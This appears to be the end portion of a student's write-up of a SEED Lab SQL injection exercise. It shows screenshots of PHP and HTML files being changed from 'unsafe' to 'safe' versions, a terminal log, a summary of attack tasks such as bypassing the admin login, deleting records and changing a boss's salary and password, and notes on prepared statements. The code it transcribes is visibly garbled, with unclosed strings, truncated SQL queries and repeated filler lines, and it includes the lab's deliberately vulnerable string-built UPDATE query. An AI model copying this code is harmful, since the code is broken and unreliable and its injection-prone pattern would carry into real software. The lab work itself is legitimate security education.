    // If id exists that means user exists and is successfull
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickName);
} else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information you provide does not exist
    echo "<br>";
    echo "</div>.
}

// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n"
    echo "</div>";
}
return $conn;
}

// create a connection
$conn = getDB();
// sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth,
FROM credential
WHERE name = ? and Password = ?");
$sql->bind_param("ss", $input_uname, $shashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn,
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfull
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickName);
} else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information you provide does not exist
    echo "<br>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
}

// close the sql connection
$conn->close();
```



I will open index.html

```
$dbhost='localhost';
$dbport='root';
$dbpass='seedubuntu';
$dbname='Users';
// Create a DB connection
$conn = new mysqli($dbhost,
    $dbport, $dbpass, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " .
        $conn->connect_error);
}
return $conn;
}

$conn = getDB();
// Don't do this, this is not
$sql="";
if(isset($_POST['pwd'])) {
    // In case password field is
    // hashed
    $hashed_pwd = sha1($_POST['pwd']);
    //Update the password stored
    $SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
    id='$id'";
} else {
    // If password field is empty
    $sql = "UPDATE credential SET
    id='$id'";
}
echo ($sql);
}

$_SESSION['updatesql'] = $sql;
$conn->query($sql);
$conn->close();
```

Places	Name	Size	Modified
Search	css	0 kB	04/27/2018
Recently Used	index.html	2.0 kB	04/27/2018
/	logoff.php	476 bytes	04/27/2018
seed	safe_edit_backend.php	1.9 kB	04/27/2018
Desktop	safe_home.php	9.6 kB	04/27/2018
File System	seed_logo.png	14.3 kB	04/27/2018
VBox_GAs_6.1.26	unsafe_edit_backend.php	1.8 kB	20:50
Documents	unsafe_edit_frontend.php	5.1 kB	04/27/2018
Music	unsafe_home.php	10.5 kB	20:20

```

1 <!--
2 SEED Lab: SQL Injection Education Web platform
3 Author: Kalliang Ying
4 Email: kyng@yr.edu
5 -->
6
7 <!--
8 SEED Lab: SQL Injection Education Web platform
9 Enhancement Version 1
10 Date: 11th April 2018
11 Developer: Kuber Kohli
12 Update: Implemented Bootstrap to redesign the UI of the website.
13 -->
14 <html lang="en">
15   <head>
16     <!-- Required meta tags -->
17     <meta charset="utf-8">
18     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
19   </head>
20
21   <!-- Bootstrap CSS -->
22   <link rel="stylesheet" href="css/bootstrap.min.css">
23   <link href="css/style_home.css" type="text/css" rel="stylesheet">
24
25   <!-- Browser Tab title -->
26   <title>SQL Lab</title>
27 </head>
28
29 <body>
30   <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
31     <div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; width: 200px; text-align: center;">
32       
33     </div>
34   </nav>
35   <div class="container">
36     <form action="unsafe_home.php" method="get">
37       <div class="input-group mb-3 text-center">
38         <span class="input-group-text" id="username">USERNAME</span>
39         <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="username">
40       </div>
41       <div class="input-group mb-3">
42         <span class="input-group-text" id="password">PASSWORD</span>
43         <input type="password" class="form-control" placeholder="Password" name="password" aria-label="Username" aria-describedby="password">
44       </div>
45       <div class="input-group mb-3">
46         <span class="input-group-text" id="submit">Login</span>
47         <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
48       </div>
49     </form>
50   </div>
51 </div>
52 </div>
53 <div class="text-center">
54   <p>Copyright © SEED LABS</p>
55 </div>
56 </body>
57 </html>
58
59 </div>
60 </body>
61 </html>

```

Change unsafe t to safe.

```

1 <!--
2 SEED Lab: SQL Injection Education Web platform
3 Author: Kalliang Ying
4 Email: kyng@yr.edu
5 -->
6
7 <!--
8 SEED Lab: SQL Injection Education Web platform
9 Enhancement Version 1
10 Date: 11th April 2018
11 Developer: Kuber Kohli
12 Update: Implemented Bootstrap to redesign the UI of the website.
13 -->
14 <html lang="en">
15   <head>
16     <!-- Required meta tags -->
17     <meta charset="utf-8">
18     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
19   </head>
20
21   <!-- Bootstrap CSS -->
22   <link rel="stylesheet" href="css/bootstrap.min.css">
23   <link href="css/style_home.css" type="text/css" rel="stylesheet">
24
25   <!-- Browser Tab title -->
26   <title>SQL Lab</title>
27 </head>
28
29 <body>
30   <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
31     <div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; width: 200px; text-align: center;">
32       
33     </div>
34   </nav>
35   <div class="container">
36     <form action="safe_home.php" method="get">
37       <div class="input-group mb-3 text-center">
38         <span class="input-group-text" id="username">USERNAME</span>
39         <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="username">
40       </div>
41       <div class="input-group mb-3">
42         <span class="input-group-text" id="password">PASSWORD</span>
43         <input type="password" class="form-control" placeholder="Password" name="password" aria-label="Username" aria-describedby="password">
44       </div>
45       <div class="input-group mb-3">
46         <span class="input-group-text" id="submit">Login</span>
47         <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
48       </div>
49     </form>
50   </div>
51 </div>
52 </div>
53 <div class="text-center">
54   <p>Copyright © SEED LABS</p>
55 </div>
56 </body>
57 </html>
58
59 </div>
60 </body>
61 </html>

```

After refresh the website, I will log in to Alice profile.

Employee Profile Login

USERNAME	Alice
PASSWORD	*****

**Login**

Copyright © SEED LABS

Key	Value
Employee ID	10000
Salary	77777
Birth	9/20
SSN	10211002
NickName	queen

As we see to the link it changes to safe

But when we make an edit profile it shows unsafe.

So I will open safe\_home.php to check & editing.

```

Sublime Text
unsafe_home.php > unsafe_edit_backend.php > index.html >

1 <!--
2 SEED Lab: SQL Injection Education Web platform
3 Author: Kalliang Ying
4 Email: kying@yr.edu
5 -->
6
7 <!--
8 SEED Lab: SQL Injection Education Web platform
9 Enhancement Version 1
10 Date: 11/12/2018
11 Developer: Kuber Kohli
12 Update: Implemented Bootstrap to redesign
13 -->
14 <html lang="en">
15 <head>
16 <meta charset="utf-8">
17 <meta name="viewport" content="width=device-width, initial-scale=1.0">
18 <link rel="stylesheet" href="css/bootstrap.css">
19 <link href="style_home.css" type="text/css" rel="stylesheet">
20 <!-- Browser Tab title -->
21 <title>SQL Lab</title>
22 </head>
23 <body>
24 <nav class="navbar fixed-top navbar-light bg-light">
25 <a class="navbar-brand" href="#">SQL Lab</a>
26 </nav>
27 <div class="container-fluid col-lg-4 col-lg-0">
28 <div class="row justify-content-center">
29 <div class="col-12 text-center">
30 <h1>SQL Lab</h1>
31 <h2>SQL Injection</h2>
32 <h3>Learn & Practice</h3>
33 <h4>SQL Injection</h4>
34 <h4>SQL Injection</h4>
35 <h4>SQL Injection</h4>
36 <h4>SQL Injection</h4>
37 <h4>SQL Injection</h4>
38 <h4>SQL Injection</h4>
39 <h4>SQL Injection</h4>
40 <h4>SQL Injection</h4>
41 <h4>SQL Injection</h4>
42 <h4>SQL Injection</h4>
43 <h4>SQL Injection</h4>
44 <h4>SQL Injection</h4>
45 <h4>SQL Injection</h4>
46 <h4>SQL Injection</h4>
47 <h4>SQL Injection</h4>
48 <h4>SQL Injection</h4>
49 <h4>SQL Injection</h4>
50 <h4>SQL Injection</h4>
51 <h4>SQL Injection</h4>
52 <h4>SQL Injection</h4>
53 <h4>SQL Injection</h4>
54 <h4>SQL Injection</h4>
55 <h4>SQL Injection</h4>
56 <h4>SQL Injection</h4>
57 </div>

```

Change it to safe.



SQLi.attack [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

/var/www/SQLInjection/unsafe\_edit\_frontend.php - Sublime Text (UNREGISTERED)

unsafe\_home.php x unsafe\_edit\_backend.php x index.html x unsafe\_home.php x unsafe\_edit\_frontend.php x

```
<?php
1 //SEED Lab - SQL Injection Education Web plateform
2 //Author : Kallang Fing
3 //Email : kyingsby@gmail.com
4 //Date : 13th April 2018
5 //Version : 1.0
6 //Author : Ruben Pohl
7
8 //Note : Implemented Form class from bootstrap to get a nice UI for edit profile form. The php scripts populates the fields with existing values. The logout button triggers a javascript function to redirect to login page.
9
10 <!--
11 <!-- Required meta tags -->
12 <meta charset="utf-8">
13 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
14
15 <!-- Bootstrap CSS -->
16 <link rel="stylesheet" href="css/bootstrap.min.css">
17 <link href="css/style.home.css" type="text/css" rel="stylesheet">
18
19 <!-- Browser Tab title -->
20 <title>SQLI Lab</title>
21
22 </head>
23
24 <body>
25
26 <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #33AAB5;">
27   <div class="collapse navbar-collapse" id="navbarToggleExternalContent">
28     <a href="#" class="btn btn-link" data-toggle="modal" data-target="#seededModal" style="color: #33AAB5; font-size: 1.2em; background-color: transparent; border: none; border-bottom: 2px solid #33AAB5; padding-bottom: 5px; margin-right: 10px; position: relative; z-index: 1;>
29       <img alt="SEEDLabs logo" data-bbox="107 28 135 55" style="width: 25px; height: 25px; position: absolute; left: 0; top: 0; z-index: 2;"/>
30     <a href="unsafe_edit_frontend.php" style="height: 40px; width: 200px; alt="SEEDLabs" data-bbox="135 28 235 55" style="position: absolute; left: 0; top: 0; z-index: 2;"/>
31   </a>
32   <ul class="navbar-nav mr-auto mt-2 ml-lg-0" style="padding-left: 30px;>
33     <li class="nav-item active">
34       <a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a>
35     </li>
36     <li class="nav-item">
37       <a class="nav-link" href="unsafe_logout.php">Logout</a>
38     </li>
39   </ul>
40 </div>
41 </nav>
42 <button onclick="logout()" type="button" id="logoffBtn" class="nav-link my-2 my-lg-0">Logout</button>
43 </div>
44 </body>
45
46 </?php
47 session_start();
48 $conn = mysqli_connect($dbhost, $dbuser, $dbpass, $dbname);
49 // Function to create a sql connection.
50 function dbConnect($host,$user,$pass,$name) {
51   $dbhost=$host;
52   $dbuser=$user;
53   $dbpass=$pass;
54   $dbname=$name;
55   // Create a DB Connection
56   $conn = mysqli_connect($dbhost, $dbuser, $dbpass, $dbname);
57   if ($conn->connect_error) {
58     die("Connection failed: " . $conn->connect_error . "\n");
59   }
60 }
```

Close meld, and I will find that page of editing profile is change to safe\_home.php.

```
Terminal
Unpacking python-gi-cairo (3.20.0-0ubuntu1) ...
Selecting previously unselected package meld.
Preparing to unpack .../archives/meld_3.14.2-1_all.deb ...
Unpacking meld (3.14.2-1) ...
Processing triggers for hicolor-icon-theme (0.15-0ubuntu1) ...
Processing triggers for shared-mime-info (1.5-2ubuntu0.1) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for libglib2.0-0:i386 (2.48.2-0ubuntu1) ...
Processing triggers for gnome-menus (3.13.3-6ubuntu3.1) ...
Processing triggers for desktop-file-utils (0.22-1ubuntu5) ...
Processing triggers for bamfdaemon (0.5.3~bzr0+16.04.20160824-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.59ubuntu1) ...
Setting up python-gi-cairo (3.20.0-0ubuntu1) ...
Setting up meld (3.14.2-1) ...
[12/02/21]seed@VM:~/.../lab12$ meld
[12/02/21]seed@VM:~/.../lab12$ cd /var/www/SQLInjection/
[12/02/21]seed@VM:.../SQLInjection$ ls
css          safe_edit_backend.php  unsafe_edit_backend.php
index.html   safe_home.php        unsafe_edit_frontend.php
logoff.php   seed_logo.png       unsafe_home.php
[12/02/21]seed@VM:.../SQLInjection$ sudo cp unsafe_edit_frontend.php safe_edit_f
rontend.php
[12/02/21]seed@VM:.../SQLInjection$
```

## 5 Summary:

### Task 1:

all about being acquainted with SQL commands. already has MySQL installed and a database set up for this experiment. The database is named Users, and it has a credential table.

### Task 2:

Task 2.1 I log in as the administrator to the online application so that I can access all of the employees' information. I know the account's username is admin, but I don't know the password. To succeed in the assault, I must determine what to enter in the Username and Password areas.

Task 2.2, I must repeat the SQL injection, but this time I must use the curl command from the terminal rather than the browser.

Task 2.3 I utilize the same SQL injection vulnerability on the login page, but I also need to add another SQL statement that deletes a record from the table.

### Task 3:

Task 3.1, Alice is dissatisfied with her pay. She wishes to alter it by taking advantage of the SQL injection attack vulnerability on the Edit Profile page. She is aware that salaries are saved in a column called 'salary.'

Task 3.2 Alice is still dissatisfied, so she uses SQL injection to reduce Ted's (her boss's) pay to \$1.

Task 3.3, Alice realizes she isn't finished with Ted yet. She wants to alter his password to something she recognizes so she can access Ted's account.

#### **Tasks 4:**

In this task, to use the prepared statement method, modify the source code of both unsafe\_home.php and unsafe\_edit\_backend.php. This will act as a deterrent to SQL injection attacks, keeping PHP code secure.

### **6 Conclusion:**

In conclusion, from my notes I can discretion this lab the SQL injection attacks are among the most common and deadly online application flaws.

Now that I've finished this lab, I understand how SQL injection attacks are used by attackers to read, change, and remove data from an application's database.

I also learnt how to respond against these attacks by using prepared statements.

### **7 References:**

- Secure Computer Networks course lectures / Moodle
- Lecture 27: Web Security: PHP Exploits, SQL
- Injection, and the Slowloris Attack , by Avi Kak /  
<https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture27.pdf>
- SQL injection/ <https://portswigger.net/web-security/sql-injection>
- Top 5 Most Dangerous Injection Attacks/Zbigniew Banach - Fri, 15 May 2020 -/  
<https://www.netsparker.com/blog/web-security/top-dangerous-injection-attacks/>